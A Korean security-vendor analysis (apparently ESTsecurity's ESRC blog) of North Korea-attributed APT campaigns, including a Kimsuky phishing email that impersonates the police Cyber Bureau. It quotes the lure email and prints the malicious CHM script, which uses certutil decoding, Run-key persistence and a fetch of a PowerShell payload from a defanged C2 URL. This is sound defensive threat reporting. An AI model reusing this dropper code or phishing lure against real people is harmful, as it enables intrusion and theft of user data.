프로그램 시작	C:\ProgramData\WindowsApp\wscript.exe //b C:\ProgramData\WindowsApp\runps.vbs	


[그림 5] 스케줄러 등록

version.ini 파일은 실행 후 작업 스케줄러 등록을 통하여 사용자 PC에서의 연속성을 확보하며, runps.vbs는 실행 후 conf.ps1를 실행하며, 실행된 conf.ps1 파일은 공격자가 지정해 놓은 c2에 접속하여 추가 파일을 내려받습니다. 이후 몇 차례 c2 접속 및 파일 다운로드를 반복 후 최종적으로 최종적으로 QuasarRAT을 실행합니다.

ESRC는 여러 지표들을 분석한 결과, 이번 공격은 북한이 배후에 있는 APT 조직의 '스모크 스크린(Smoke Screen)' 공격 활동의 연장선으로 결론지었습니다.

김수키(Kimsuky), '사이버 안전국' 메일을 위장한 해킹 시도!

사이버 안전국을 사칭한 피싱 메일이 유포되고 있어 사용자들의 각별한 주의가 필요합니다. 이번 피싱 메일은 대북 관련 법인 종사자에게 발송되었으며, 사이버 안전국에서 발송된 메일처럼 위장하고 있습니다.



[그림 1] 사이버 안전국 사칭 피싱메일


피싱 메일에는 '정보통신망이용촉진 및 정보보호'의 압축파일이 첨부되어 있으며, 본문에는 마치 사용자가 사이버안전국 사이버범죄 상담코너에 상담을 신청한 것처럼 작성되어 있으며, 법령위반, 법적책임 및 아이디 도용과 같은 단어들을 사용하면서 사용자의 불안감을 조성하여 첨부파일 열람을 유도합니다.

메일 내용은 다음과 같습니다.

안녕하세요 경찰청 사이버안전국입니다.
 사이버안전국 사이버범죄 상담코너를 이용해 주셔서 감사드립니다.
 회원님께서 발송하신 메일은 법령 위반의 우려가 있고, 경우에 따라서는 회원님께서 법적 책임을 부담하실 수 있습니다. 고객님의게서 직접 네이버 메일 계정에서 스팸메일들을 발송한 적이 없는데 이 메일을 받았다면 다른 사람이 회원님의 아이디를 도용하였을 가능성도 있습니다.
 자세한 내용은 첨부파일로 보내드립니다.
 귀하의 빠른 피해복구가 되길 기원하며 귀하와 귀하의 가정에 행복이 가득하시기를 바랍니다.
 감사합니다.
 담당자 : 사이버수사기획계 김지국


본문 중 사용된 '화일'의 경우 북한의 '파일' 표기법이라는점이 주목할만 합니다.

첨부파일 내부에는 '정보통신망이용촉진 및 정보보호.chm'파일이 포함되어 있습니다.



[그림 2] 피싱 메일 내 첨부파일

사용자가 압축을 해제하고 chm 파일을 실행하면 사용자에게는 정상적인 답변 내용이 포함된 도움말 창을 보여주어 정상 파일인것 처럼 보여주지만, 백그라운드에서는 Click() 함수를 통해 악성 스크립트를 실행합니다.




[그림 3] chm 파일 실행 후 보이는 화면

```
<OBJECT id=shortcut classid="{clsid:52a2aae-085d-4187-97ea-8c30db990436}" width=1 height=1>  
<PARAM name="Command" value="Shortcut">  
<PARAM name="Button" value="Bitmap:shortcut">  
<PARAM name="Item1" value=",cmd,/c echo  
U3VfWfdlNUHjvYyhhwXZNTzKNCgIzZXQgd20gPSBhZXRPmplyY3QoIndpbm1nbXRzOndpbmMyX3Bye2Nlc3MkQ0KCXNdCBvd3MgPSBhZXRPmplyY3QoIndpbm1nbXRzOlbxyb290XGhpbyYyIkNhCgIzZXQgb3NOID0g3dzkdldCgVj2luMzJfUHjvY2Vvc2NOYXJ0dXAKQ0KCXNdCBvY29uZUA9IG9zdCSTCGF3bkduc3RhbmNLXWwOKCW9yb25mlUNob3dkaW5kb3cpS3A5MDk0XCwYCljdHViY9IA9IdtLNkyZWf0ZShwXZNTZCwgTnVsbcwgb2NvbmlzSIHBGZCkncKVzcBTdWlNCQ0KdXpIdD0gImh0HA6L9ypYnlxNmVmNmtvLnZyY29kZyZlInCNbd19jbWVudGVzY2lkCjBlHbVd2YyczhbGwGLWNvbW1hbmdGqlljPzXggKhDnZXQgeHh4LR2BIWbudH0KS5jb250ZW50OYBjcmZSV2SiC11dAneHh4ZnVlIgOKG93XZNTZCA9IGJlCgXhy2UocG93XZNTZCwgInhf4eCisiHvYaSKNCldNUHjvYyhhw3dfY2lkKQ >"%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f >  
<PARAM name="Item2" value="273,1,1">  
  
</OBJECT>  
<script>  
shortcut.Click();  
</SCRIPT>
```

[그림 4] 악성 스크립트

스크립트가 실행되면 인코딩된 명령어를 Document.dat 에 저장하고, Certutil 을 이용하여 디코딩한 명령어를 Document.vbs 로 저장합니다. 이후 Document.vbs 를 레지스트리 Run 키에 등록하여 연속성을 확보합니다. 최종적으로 Document.vbs 는 `hxxp://ibsq[.]co.kr/config/demo.txt` 의 파워셸 스크립트 코드를 실행하며 사용자 정보 탈취를 시도합니다.

ESRC는 코드 분석결과 이번 공격의 소행은 북한의 지원을 받는 김수키(Kimsuky)조직으로 결론지었습니다.



www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616